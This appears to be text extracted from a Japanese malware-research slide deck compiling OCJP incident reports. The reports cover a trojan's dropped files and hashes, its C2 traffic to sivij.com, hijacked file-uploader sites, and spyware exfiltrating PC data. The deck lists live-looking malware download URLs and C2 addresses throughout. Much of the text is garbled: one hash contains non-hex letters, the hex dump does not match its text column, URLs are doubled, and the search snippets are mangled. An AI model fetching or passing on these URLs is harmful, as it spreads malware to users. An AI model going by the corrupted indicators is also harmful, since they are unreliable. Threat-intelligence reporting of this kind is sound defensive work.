%Temp%\de1693c6.bat  
%WindowsDirectory%\task\#S411.dat ← BinaryData(DocPack Packer)  
                                サイズ : 37,888bytes MD5: 60A8FDFB77  
%WindowsDirectory%\version.dat  
%WindowsDirectory%\winuri.dat ← URL data  
%SystemDrive%\cache\m2help.dll ← PAYLOAD サイズ 2037,000 bytes.  
                                MD5: 654C5AE1UDN12CA2ABD28862D001200a  
%System%\Devinedump.dll ← サイズ : 19,980 bytes  
                                MD5: 9BECAC311CA01E5801102198AB7FD431
```

T 説明 (This is important so I wrote in english)

The windows-original m2help.dll was copied by the malware to the -
%System%\Devinedump.dll while the malware payload remained itself into %
I marked these 2 files w/ links for you to be noticed.

4	00000000EF09	00000040EF09	0	13010423595920
4	00000000EF31	00000040EF31	0	SChuan1
4	00000000EF43	00000040EF43	0	ChengDu120#
4	00000000EF55	00000040EF55	0	10bit Information Technology
4	00000000EF7B	00000040EF7B	0	5Digital ID Class 3 - Microsoft
4	00000000EFBC	00000040EFBC	0	10bit Information Technology



2. 下記のプロセスが立ち上ります↓

```
%System%\cmd.exe "%Temp%\de16594e.bat"  
%System%\cmd.exe "%Temp%\de165b71.bat"  
%System%\cmd.exe "%Temp%\de166813.bat"  
%System%\cmd.exe "%Temp%\de166ab3.bat"  
%System%\cmd.exe "%Temp%\de167840.bat"  
%System%\cmd.exe "%Temp%\de167e1c.bat"  
%System%\cmd.exe "%Temp%\de1693c6.bat"
```

3. Windowsシステムファイルを変更されます↓

%System%\m2help.dll

4. 下記は発見したメモリー上書き情報です↓

アドレス : 0x71AA0000 - 0x71AA8000
偽プロセス名: VMwareUser.exe
偽パス : %ProgramFiles%\VMware\VMware Tools\VMwareUser.exe
モジュール: %System%\Devinedump.dll

5. ネットワーク動きを発見！

5.1. PROTOCOL: DNS

Command: A RECORD LOOKUP
IP/DOMAIN: 180.178.58.94/sivij.com


5.2. Protocol: TCP/HTTP

Command: GET / HTTP/1.1
GET /board.asp
[P]: 180.178.58.94
PORT: 80
URL : http://sivij.com/ly/board.asp



■ 感染されたウェブページのマルウェア・ディストリビューション

どんなネットワークでもウェブ・マルウェアの目的は：
ディストリビューション！！



■ 感染されたウェブページのマルウェア・ディストリビューション

#OCJP-027

kaitsuka.info

ks4xri9.info

ibus4976.info

lucentcom.info

lucky-k.info

machin2000.info

marketing45.info

masaeiha.info

masayuki-w.info

michael.info

mirage-5.info

monet1.info

moonlaker.info

□ 感染されたウェブページを見たら、大きいネットワークが狙うマルウェア感染事件が多いです。


□ ウェブホスティング+CMSシステムが提供されているサイトが一番ターゲットされています。

□ 一番感染しやすいのは、Wordpress, Movable Type Blog, Xoops, Joomla!とDrupal経由CMSです。

□ CMSホスティングサイトの脆弱性が見つかりましたら沢山トメインに直ぐに感染SCRIPTを作られます


感染されたウェブページのマルウェア・ディストリビューション

#OCJP-025



■ 感染されたウェブページのマルウェア・ディストリビューション

#OCJP-012





感染されたウェブページのマルウェア・ディストリビューション

TOP 6: 常見的問題

【マルウェア報告】#OCJP-011: searchnavi.jp(61.194.62.161)にTROJAN-JAVASCRIPT-REDIRECTOR発見！




下記のサイト

searchnavi.jp / 61.194.62.161

下記の順序

http://hathoses.searchnavi.jp/duplirt7it/
http://muvreals.searchnavi.jp/3jy4xu1d/
http://1zpe4.searchnavi.jp/gyx9t4bx/
http://jakemonky.searchnavi.jp/hgvmljjx/
http://bosaxton.searchnavi.jp/nv1dzjm/
http://hograt1e.searchnavi.jp/f3iue6168/
http://hograt1e.searchnavi.jp/xd08fhnd4/
http://hograt1e.searchnavi.jp/y1t4u438px/
http://dirtlyrulenta.searchnavi.jp/zv1ow1ln/
http://maabreha.searchnavi.jp/gofbzcr4/
http://blankpage.searchnavi.jp/adeelybos/
http://maabreha.searchnavi.jp/cv5cjd181/
http://seaOtter12.searchnavi.jp/gogkefbzb/
http://seaOtter12.searchnavi.jp/jenrrvd1r/
http://seaOtter12.searchnavi.jp/lhusdmc1/



ネットワークベースのディストリビューションだけでは無く、ウェブURLベースのディストリビューションが使われたケースもあります。

一本件では「searchnavi.jp」の検索URLがマルウェアのサイトへ飛ばされた事件です。



■ 感染されたウェブページのマルウェア・ディストリビューション

● 開示: 2月 09日 00時00分

【マルウェア報告】#OCJP-008:
サーバにトロイ・ドロッパー発見
がインターネットで流れています



■ 下記のドメイン/IPアドレス↓

loda.jp / 14.132.14.164

■ 下記のダウンロードURL↓

http://loda.jp/twup/?id=65.7z

loda.jp/twup/?id=65.7z

Page 2 of about 1,070 results (0.13 seconds)

TaleWeaver トレンチ網・翻訳スレ in JP combobox

logoscan.com/thread/likeName_3ch.net.html #50 - Translate this page

http://loda.jp/twup/?id=65.7z [2011年6月5日] 2011年6月5日 [名無しさん@ゴーゴーゴー] (2011/06/05日) 16:14:22 09ID:3WICVWID [回観音] 171:ふらぶら:2011/04/20(木) 00:16:44 ID:...

なんばテイルズウェーバーやろみせ

banana.s2ch.nettest6-13/azuru...k - Cached - Translate this page

…たら軌道傾斜角の方が0.174度だった2011/06/05(木) 11:45:57 [11/16/2011 11:45:57] 上限突破になるねえ…とりあえず質問したい… http://loda.jp/twup/?id=65.7z ...

TaleWeaver トレンチ網・翻訳スレ in JP combobox - レス抽出(1件)

unkar.org/thread/305170990/325 - Cached - Translate this page

2011年6月5日 - TaleWeaver トレンチ網・翻訳スレ in JP combobox - レス抽出(1件)
825:名無しさん@ゴーゴーゴー [http://loda.jp/twup/?id=65.7z] [レッド検索] ...

TaleWeaver ガナボリー・競馬用スレ - part52 - レス抽出(1件)

unkar.org/thread/305170990/326 - Cached - Translate this page

2011年6月5日 - http://loda.jp/twup/?id=65.7z [レッド検索] 【最近見られたフレンド】
[21.6] 民主院議員アントート 57歳が消費税率上げ新規 経済圏などを導入「...

本件の事件のタイプが結構多かったです。日本のファイルアップローダーサービスのセキュリティをハッキングされて、マルウェアがアップロードされてしましました。

感染されたURLをわざとて2ch.jpやblog.fc2.comに日本語でハッカーが配った
※)本事の件では1,000以上の感染URLのリンクでGoogle検索で確認しました

2011年6月4日 - http://loda.jp/twup/?id=65.7z [2011年6月5日] 11:53:45:37 ID:L2FeC18FD0 down up 隊ハイクWJにねに突っ込んで...



<http://unixfreakjp.blogspot.jp/2012/02/ocjp-008-lodaip-1413214164-url.html>

■ 感染されたウェブページのマルウェア・ディストリビューション

公開日：6月 29日, 2011

【マルウェア警告】「FONO.JP」にトロイ・ドロッパーを発見！ |

下記のURLで本件のマルウェアを発見しました。

http://fono.jp/uploaded/src/file_1551.rar

↑ サイト的にはファイルアップローダーのサービスですね。



"http fono.jp uploader src file_1551.rar"

10 hours 0 10 seconds

To: [Search for English results only](#). You can specify your search language in [Preferences](#).

[VirusTotal - Free Online Virus, Malware and URL Scanner](#) ↗

19 Jun 2011 – This malware also detected in the below site [100% hits]–2011-06-19 11:50- http://fono.jp/uploaded/src/file_1551.rar [b] – [View report](#) [Comment](#) [Report this resource](#)

[TalesWeaver ティア精霊體21/21.12ページ/基町 1.6011.2精霊.net](#) ↗ - [Translate this page]

100+ posts - 12 authors - Last post: 28 May

http://fono.jp/uploaded/src/file_1551.rar [53] 名無しさん@ゴーゴーゴーゴー！ 2011/05/27(土) 17:58:06.96 ID:VJL7e3580 [Report] ... [comment](#) [report](#) [comment-report.html?resource](#)

[TalesWeaver ティア精霊體21/21.12ページ/基町 1.6011.2精霊.net](#) ↗ - [Translate this page]

100+ posts - 17 authors - Last post: 30 May

http://fono.jp/uploaded/src/file_1551.rar [53] 名無しさん@ゴーゴーゴーゴー... [comment](#) [report](#) [comment-report.html?resource](#)

[TalesWeaver ティア精霊體21/21.12ページ/基町 1.6011.2精霊.net](#) ↗ - [Translate this page]

100+ posts - 13 authors - Last post: 1 Jun

http://fono.jp/uploaded/src/file_1551.rar [52] 名無しさん@ゴーゴーゴーゴー... [comment](#) [report](#) [comment-report.html?resource](#)

★ Show more results from 20angai.net

[TalesWeaver ティア精霊體フレ7/1.12ページ/基町](#) ↗ - [Translate this page]

2011年4月29日 http://fono.jp/uploaded/src/file_1551.rar [59] 名無しさん@ゴーゴーゴーゴー！ 1: 2011/05/02(木) 17:16:43.01 ID:0TRUQ0m... 115KB ノイルス... [comment](#) [report](#) [comment-report.html?resource](#)

[TalesWeaver ティア精霊體フレ7/1.12ページ/基町](#) ↗ - [Translate this page]

2011年5月27日 http://fono.jp/uploaded/src/file_1551.rar [65 KB] [2ちゃん... [comment](#) [report](#) [comment-report.html?resource](#)

[TalesWeaver ティア精霊體フレ7/1.12ページ/基町](#) ↗ - [Translate this page]

2011/04/26木 10:39:00.81 ID... [Translate this page] http://fono.jp/uploaded/src/file_1551.rar [53] 名無しさん@ゴーゴーゴーゴー... [comment](#) [report](#) [comment-report.html?resource](#)

↑ 同じファイルアップローダーの事件で別のケース→



<http://unixfreaxjp.blogspot.jp/2011/06/fonojp.html>

感染されたウェブページのマルウェア・ディストリビューション

【マルウェア警告】LODA.JP(無料ファイルアップローダーサービス)のサーバに34件トロイ・マルウェアを発見!【対応中】



本日E-PROX製品のログを確認したら、下記のサイトに沢山マルウェアが発見しました。調査して見たら34件のマルウェアを見ました。マルウェアの種類は殆どトロイの木馬ですがそれには違うけどサンプルの中身を見たら「ドロッパー」、「バックドア」と「スパイウェア」の機能も発見しました。



■ 感染されたウェブページのマルウェア・ディストリビューション

他の目的は。。。スパイウェア！

由来: 木暮 由起 2012

<http://unixfreakjp.blogspot.jp/2012/02/ocjp-007-sqlsvrtexe.html>

【マルウェア警告】#OCJP-007:


qhfl880.net & xogml.net(27.125.204.59)の「sqlsvrt.exe」トロイ、韓国サイト@日本データセンターのスパイウェア”リターンズ！”



感染されたウェブサイト

■ 下記のサイトに↓
qhfl880.net (27.125.204.59)
xogml.net (27.125.204.59)



■ 下記のダウンロードURL/ファイル ↓
http://http://qhfl880.net/down/bb.exe
http://http://www.qhfl880.net/down/bb.exe
http://http://xogml.net/sqlservt.exe
http://http://www.xogml.net/sqlservt.exe
http://http://qhfl880.net/down/downlist.txt
http://http://www.qhfl880.net/down/downlist.txt



■ 感染されたウェブページのマルウェア・ディストリビューション

マルウェアサイト
qhfl880.net / xogml.net

感染されたパソコン



□スハイウェアは日本企業向けのサイトに発見されています。

□基本的な目的はPCの情報：

00000000	372E 363C 913E 553C 3131 303E 6943 4F4D	7.6<1>U<10>1COM+
00000010	5055 5445 524E 414D 4520 2F20 5769 6E64	PUTERNAME / Wind+
00000020	6F77 7320 5850 202F 2049 6E74 656C 2852	ows XP / Intel(R)+
00000030	2920 436F 7265 2854 4D29 3220 4475 6F20) Core(TM)2 Duo
00000040	4350 5520 2020 2020 4538 3430 3020 2040	CPU E8400 84
00000050	2039 2E30 3047 487A 202F 2032 3535 204D	3.00GHz / 255 M+
00000060	4220 2F20 322E 3047 4220 2F20 3139 322E	B / 2.0GB / 192.4
00000070	3138 382E 3632 2E31 3238 3C31 3E4D 3C34	160.62.128<1>M<2>
00000080	3E53	>34

PC information

日本語版 Microsoft Windows Vista Home Premium

感染されたウェブページのマルウェア・ディストリビューション

<http://unixfreakxp.blogspot.jp/2012/02/ccjp-016.html>

【マルウェア情報】#OCJP-016: 日本USENネットワークにあるmayaweb.jp(221.251.54.213)にトロイ・スパイウェア発見！【対応済み】



■下略

www.vivaclub.com | 020-2251-5421

Play_Video_Click_Run.exe	Play_Video_Click_Run.exe
ファイルの種類	アプリケーション
